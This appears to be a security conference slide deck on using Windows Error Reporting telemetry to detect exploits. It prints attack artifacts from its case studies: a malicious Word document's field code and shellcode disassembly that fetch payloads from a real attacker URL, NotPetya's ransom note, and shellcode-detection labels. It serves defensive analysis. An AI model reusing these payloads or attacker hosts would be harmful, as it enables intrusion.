
CCleaner®

CCleaner is the number-one tool for cleaning your PC.
It protects your privacy and makes your computer faster and more secure!

Download Free Version

Get CCleaner Pro!

Are you a business user? [Click here](#)



```
$DomainList = array(  
"singtel.corp.root",  
"htcgroup.corp",  
"samsung.sk",  
"jp.sony.com",  
"am.sony.com",  
"gg.gauselmann.com",  
"vmware.com",  
"ger.corp.intel.com",  
"amr.corp.intel.com",  
"ntdev.corp.microsoft.com",  
"cisco.com",  
"uk.pri.o2.com",  
"vf-es.internal.vodafone.com",  
"linksys",  
"apo.epson.net",  
"msi.com.tw",  
"hq.gmail.com",  
"infoview2u.dvrdns.org",  
"dfw01.corp.akamai.com",  
"dlink.com",  
"test.com");
```

NotPetya – Designed to Destroy

NotPetya ransomware attack cost us \$300m – shipping giant Maersk

IT crippled so badly firm relied on WhatsApp

By Iain Thomson in San Francisco 16 Aug 2017 at 22:15

29 SHARE ▼

Doops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7 BWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

Njj P5

If you already purchased your key, please enter it below.

Key:



21 SEP 2017 NEWS

FedEx: NotPetya Cost Us \$300 Million

🏠 > News

Petya cyber attack: Ransomware spreads across Europe with firms in Ukraine, Britain and Spain shut down


Now-Near-Deep Systems

Moving from *using security to protect data* to *data providing security*

Customers are at the center	Product + IP = Customer → Product + Customers = IP
Multi-dimensional	Uses a combination of zoom levels, temporal views, and levels of resolution simultaneously
Signal Seeking	Consumes and creates context to tune thresholds, confidence levels, and inform prioritization
Supervised Learning	Human-In-The-Loop → Human-Over-The-Loop

- Especially empowered by SaaS and Cloud

Now-Near-Deep Systems



Now – answers in milliseconds

- High transaction volume
- Low dimension data
- Verdict oriented

Near – milliseconds to seconds


- Moderate transaction volume
- Medium dimension data
- Signal oriented

Deep – minutes to hours

- Large data volumes
- High dimension data
- Model oriented

Telemetry Centric Controls

Lower dimensional data



Higher dimensional data

Bucketing Functions

- Extract key dimensions
- Dependent on richness of the data

Labeling

- Analyze and decide verdict or labels
- E.g. mapping, analysis, classifier, ...

Promotion Signals

- Signal of insight of "new issue"
- Selector for higher analysis
- Key to scalable system

Supervised Automatic Learning

- Seek signals for self-correction
- Resiliency and Robustness
- HITL → Human Over The Loop

A Look at Windows Error Reporting

Windows Error Reporting: Bucketing Level One



Windows
Error
Reporting


```
canon.c
416 ConvertPathMacros(
417     IN OUT LPTSTR Path
418 )
419 {
420     ...
421     //
422     // remove all \., .\, \.. and ..\ from path
423     //
424
425     while ((ch = *ptr) != TCHAR_EOS) {
426         ...
427         ptr = lastSlash = previousLastSlash;
428         previousLastSlash = BackUpPath(Path, ptr - 1);
429     }
430 }
```

Now

- Scale: Billions of hits per month
- Label: Solution exists to problem
- No PII collected

GET <http://watson.microsoft.com> with the following URI:

`/svchost_exe/5_1_2600_3264/470c3339/NETAPI32_d11/5_1_2600_3264/470c3339/c0000005/00018ae1.htm`



App
Name

App
Version

App
Timestamp

Module
Name


Module
Version

Module
Timestamp


Exception

Offset in
Module of
Fault

Windows Error Reporting: Labels




/BEX/dns_exe/5_2_3790_172/470c3339/dns_exe/5_2_3790_172/00012082/c0000409.htm




Some unknown stack buffer overrun triggering /GS code

/csrs_exe/0_0_0_0/ntdll_dll/5_1_2600_2180/0001888f.htm




Malware: CSRS.EXE with no file-version masquerading as Windows binary

/svchost_exe/5_1_2600_3264/NETAPI32_dll/5_1_2600_3264/00018ae1.htm




MS08-067 Exploit

/BEX/Acrobat_exe/7_0_8_218/446abede/unknown/0_0_0_0/0c0c0c0c/c0000005/8.htm





Some Acrobat reader exploit against unpatched version

/BEX/AcroRd32_exe/<full patch>/446abede/unknown/0_0_0_0/0c0c0c0c/c0000005/8.htm



0-day

Windows Error Reporting: Bucketing Level 2



- Loaded Modules
- Crashing address
- Call stack
- PEB/TEB
- Stack and Heap Memory
- Command Line
- Threads

Windows Error Reporting: Labeling Level 2

jscript!JsEval+0x110

JavaScript was executing eval()

jscript!NatFncObj::Call+0x41
jscript!NameTbl::InvokeInternal+0xe0
jscript!VAR::InvokeByDispID+0xd4
jscript!CScriptRuntime::Run+0x16c9
jscript!ScrFncObj::Call+0x8d
jscript!CSession::Execute+0xa1
jscript!COleScript::ExecutePendingScripts+0x147
jscript!COleScript::ParseScriptText+0x2b

IE was running JavaScript

jscript!COleScript::ParseScriptTextCore+0x243

mshtml!CScriptCollection::ParseScriptText+0x240
mshtml!CScriptElement::Execute+0xc0
mshtml!CHtmParse::Execute+0x43
mshtml!CHtmPost::Broadcast+0x11
mshtml!CHtmPost::Exec+0x40d
mshtml!CHtmPost::Run+0x13
mshtml!PostManExecute+0xdc
mshtml!PostManResume+0x9e
mshtml!CHtmPost::OnDwnChanCallback+0x10
mshtml!GlobalWndProc+0x181
user32!DispatchMessageW+0xf
ieframe!CTabWindow::_TabWindowThreadProc+0x189
kernel32!BaseThreadInitThunk+0xe
ntdll!_RtlUserThreadStart+0x23

Data Execute Protection



Data Execute Protection violation

```
0:010> .exr -1
ExceptionAddress: 0a0a0a0a
ExceptionCode: c0000005
(SOFTWARE_NX_FAULT
Access violation)
```

Crash site not in loaded module

```
ExceptionFlags: 00000001
NumberParameters: 1
Parameter[0]: 00000008
```


...filled with a NOP sled

```
0:010> u 0a0a0a0a
0a0a0a0a 90 nop
0a0a0a0b 90 nop
0a0a0a0c 90 nop
0a0a0a0d 90 nop
```

Bucketed as: SOFTWARE_NX_FAULT_FILL_PATTERN_90909090_NXCODE_c0000005_<faulting symbol>

Detecting Heapspray through Entropy

Random normal
crash



Heapsprayed crash



Windows Error Reporting: Bucketing Level One



Windows
Error
Reporting


```
canon.c
416 ConvertPathMacros(
417     IN OUT LPTSTR Path
418 )
419 {
420     ...
421     //
422     // remove all \., .\, \.. and ..\ from path
423     //
424
425     while ((ch = *ptr) != TCHAR_EOS) {
426         ...
427         ptr = lastSlash = previousLastSlash;
428         previousLastSlash = BackUpPath(Path, ptr - 1);
429     }
430 }
```

Now

- Scale: Billions of hits per month
- Label: Solution exists to problem
- No PII collected

GET <http://watson.microsoft.com> with the following URI:

`/svchost_exe/5_1_2600_3264/470c3339/NETAPI32_d11/5_1_2600_3264/470c3339/c0000005/00018ae1.htm`



App
Name

App
Version

App
Timestamp

Module
Name

Module
Version

Module
Timestamp

Exception

Offset in
Module of
Fault

CVE-2012-0158 (MS12-027)



Windows
Error
Reporting

```
10379356 - 20 [ 12.0.6545.5000 WINWORD.EXE MSCOMCTL+6f44c SWI_NONE ]
[ ] SWI_CALL_THROUGH_HEAP
[ ] SWI_CRASH_ON_OPENING_FILE_IN_TEMP_FOLDER
[ ] SWI_FAULTING_MODULE_UP_TO_DATE
[ ] SWI_JoinedToDnsDomain
[ ] SWI_JoinedToDomain
[ ] SWI_MISSING_REQUIRED_SYMBOL
[ ] SWI_MISSING_SYMBOL
[ ] SWI_OFFICE_DOC_IN_CAB
[ ] SWI_SCRIPT_HOST_APPLICATION
[ ] SWI_SHELLCODE_API_HASH_RESOLUTION_X
[ ] SWI_Shellcode_API_Resolution
[ ] SWI_SHELLCODE_API_VirtualAlloc_X
[ ] SWI_SHELLCODE_FINDING
[ ] SWI_SHELLCODE_FINDING_ON_STACK
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_CloseHandle
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_GetCurrentProcess
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetOpenA
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetOpenUrIA
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_InternetReadFile
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_LoadLibraryA
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_RegCreateKeyExA
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_SHDeleteKeyA
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_TerminateProcess
[ ] SWI_Shellcode_Generic_ROR_13_API_Hashes_Variation_VirtualAlloc
[ ] SWI_SHELLCODE_LOCATE_KERNEL32_X
[ ] SWI_Shellcode_LSD_ROR_API_Hash
[ ] SWI_Shellcode_LSD_ROR_API_Hash_Variation_LoadLibraryA
[ ] SWI_Shellcode_LSD_ROR_API_Hash_Variation_WriteFile
[ ] SWI_Shellcode_LSD_ROR_Hash_Loop_2
[ ] SWI_SHELLFILTER_FINDING
[ ] SWI_SHELLSHARK_FINDING
```

```
0:000> .ecxr
eax=00000000 ebx=029a0810 ecx=7c91005d edx=00160608 esi=001de4ec edi=00000000
eip=275ef44c esp=00124a5c ebp=00000008 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify timestamp for MSCOMCTL.OCX
*** ERROR: Module load completed but symbols could not be loaded for MSCOMCTL.OCX
MSCOMCTL+0x6f44c:
275ef44c 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:00000010=????????
0:000> u esp L 20
00124a5c 90             nop
00124a5d 90             nop
00124a5e 90             nop
00124a5f 90             nop
00124a60 90             nop
00124a61 90             nop
00124a62 90             nop
00124a63 90             nop
00124a64 90             nop
00124a65 90             nop
00124a66 90             nop
00124a67 90             nop
00124a68 c8740500      enter  574h,0
00124a6c 8bf4          mov     esi,esp
00124a6e 8bec          mov     ebp,esp
00124a70 e89a030000    call   00124e0f
00124a75 8bf8          mov     edi,eax
00124a77 57             push   edi
00124a78 6854caaf91    push   91AFCA54h
00124a7d e8cf030000    call   00124e51
00124a82 894614        mov     dword ptr [esi+14h],eax
00124a85 6a40          push   40h
00124a87 6800100000    push   1000h
00124a8c 68b80b0000    push   0BB8h
```

Malicious files

Stage one


File name	File size	Date	Time	Attrs
..\Temporary_Internet_Files\Content.Outlook\ADIFN8SX \Technical_team_to_produce_requirements_document.docx				
..\Temporary_Internet_Files\Content.MSO\2BE67846.php				
\WINWORD.EXE.sig	5552	2011/10/28	15:49:58	----
\WWLIB.DLL.sig	5552	2011/10/28	15:49:58	----
\MSO.DLL.sig	5552	2011/10/28	15:49:58	----
winword.exe.mdmp	2477547	2011/10/28	15:49:58	----
23623687.cvr	1540	2011/10/28	15:50:00	----
23623687.od	134	2011/10/28	15:50:00	----
version.txt	36	2011/10/28	15:50:00	----
mdmpmem.hdmp	15301719	2011/10/28	15:50:00	----

Stage two



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc=
"http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:off
ice:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="h
ttp://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" x
xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://sch
emas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:o
ffice:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://
schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="http://schemas.microsoft.com/office/word/
2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk
" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microso
ft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR="11111111"
w:rsidRDefault="11111111"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="11111111"><w:i
nstrText xml:space="preserve"> RD url:http://www.bridginglinks.com/cheman/widgets/1005/dec.php?fn=1
005.doc&m=1&i=1005-a15cc83b597c22e5f6133d102c0d8a17 </w:instrText></w:r><w:r><w:fldChar w:fl
dCharType="end"/></w:r><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="pre
serve"> </w:instrText></w:r><w:r><w:rPr></w:rPr><w:instrText>TOC</w:instrText></w:r><w:r><w:fldChar
w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:rPr
></w:rPr><w:instrText>IF</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></
w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:r>
```

Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+Win64;+x64;+Trident/5.0;+.NET+CLR+2.0.50727;+SLCC2;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET+CLR+3.0.30618;+.NET+CLR+3.5.21022;+SLCC1;+.NET4.0C;+.NET4.0E;+InfoPath.3;+BOIE9;ENUS;+ms-office;+MSOffice+14)


Attack Sequence



User opens "Technical team to produce requirements document.docx"




Delivers benign .docx file



Delivers malicious file exploiting MSCOMCTL

Shellcode attempts to download:

<http://www.bridginglinks.com/cheman/widgets/1005/dec.php?fn=1005.bin&m=0&i=1005-a15cc83b597c22e5f6133d102c0d8a17>



Vulnerability	Application	Description
MS02-039	SQL Server	BO in SQL Server 2000 Resolution Service
MS03-011	IE	Flaw in Microsoft JVM
MS03-026	svchost	RPC DCOM/ Blaster
MS03-051	IIS	Frontpage SE BO
MS04-011	Lsass	LSASS Vulnerability; Sasser
MS04-013	IE	CHM ms-its vulnerability
MS04-045	WINS	Vulnerability in WINS HandleUpdVersNoReq
MS05-001	IE	Vulnerability in HTML Help
MS05-014	IE	createControlRange
MS06-006	Firefox/IE	WMP EMBED tag
MS06-013	IE	createTextRange
MS06-014	IE	Microsoft Data Access Components (MDAC)
MS06-024	IE	WMP PNG Chunk Decoding Stack BO
MS06-027	Word	SmartTags
MS06-028	PowerPoint	Malformed record
MS06-040	Svchost	Netapi32!NetpwNameCompare
MS06-046	IE	Internet HHCtrl
MS06-055	IE	Vulnerability in VML
MS06-057	IE	Windows Shell "WebView" ActiveX BO
MS06-067	IE	MS DirectAnimation Control
MS06-071	IE	MSXML
MS07-004	IE	Vulnerability in VML Could Allow RCE
MS07-017	IE	Animated Cursor
MS07-027	IE	midsauth.dll
MS07-029	DNS	Vulnerabilities in DNS Resolution
MS07-033	IE	DirectSpeech ActiveX
MS07-055	IE	Vulnerabilities in .TIF file parsing
MS07-069	IE	DirectX Media ActiveX
MS08-016	Word	File path vulnerabilitin in MSO
MS08-017	IE	OWC.Spreadsheet Control
MSRC 8201	IE	Works WksPictureInterface
MS08-041	IE	MS Access Snapshot control
MS08-053	IE	Buffer Overflow in Windows Media Encoder
MSRC 8520	IE	MSMask32.ocx
HTMLHelp	Winhlp32	long filename buffer overrun (SWIAT OCA 655)
SWIAT OCA 914	Wordpad	MSWRD8.WPC!ChFindTermInPiece

Vulnerability	Application	Description	Advisory
Apple Quicktime	IE	RTSP handler http://secunia.com/advisories/23540/	1/2/2007
WinZip	IE	CreateNewFolderFromName vulnerability	12/31/2006
Yahoo 1	IE	Yahoo Webcam YWcVwr.WcViewer Control	6/8/2007
Yahoo 2	IE	Installer Widget http://www.kb.cert.org/vuls/id/120760	8/17/2007
Yahoo 3	IE	Upload Control Send() / Initialize() vuln	6/19/2007
Yahoo 4	IE	CYFT object	9/19/2007
Yahoo 5	IE	http://www.milw0rm.com/exploits/5043	2/2/08
Yahoo 6	IE	http://milw0rm.com/exploits/5052	2/3/2008
Firefox 1	Firefox	www.securiteam.com/securitynews/6K00C0UEUU.html	12/13/2005
Firefox 2	Firefox	http://www.securiteam.com/exploits/5LP090KJFW.html	8/2/2006
Firefox3	Firefox	http://secunia.com/advisories/25984/	7/10/2007
Opera	Opera	Opera iframe vulnerability (0-day)	10/29/2007
Sun Java VM	IE	Unknown Sun Java VM	11/22/04
Sun Java VM2	IE	Unknown Sun Java VM	11/22/04
AOL aim:	IE	AOL AIM protocol http://secunia.com/advisories/26086/	7/17/2007
AOL Superbuddy	IE	http://dvlabs.tippingpoint.com/advisory/TPTI-07-03	7/18/2006
Real player 1	IE	http://securityvulns.com/docs7966.html	2/03/2005
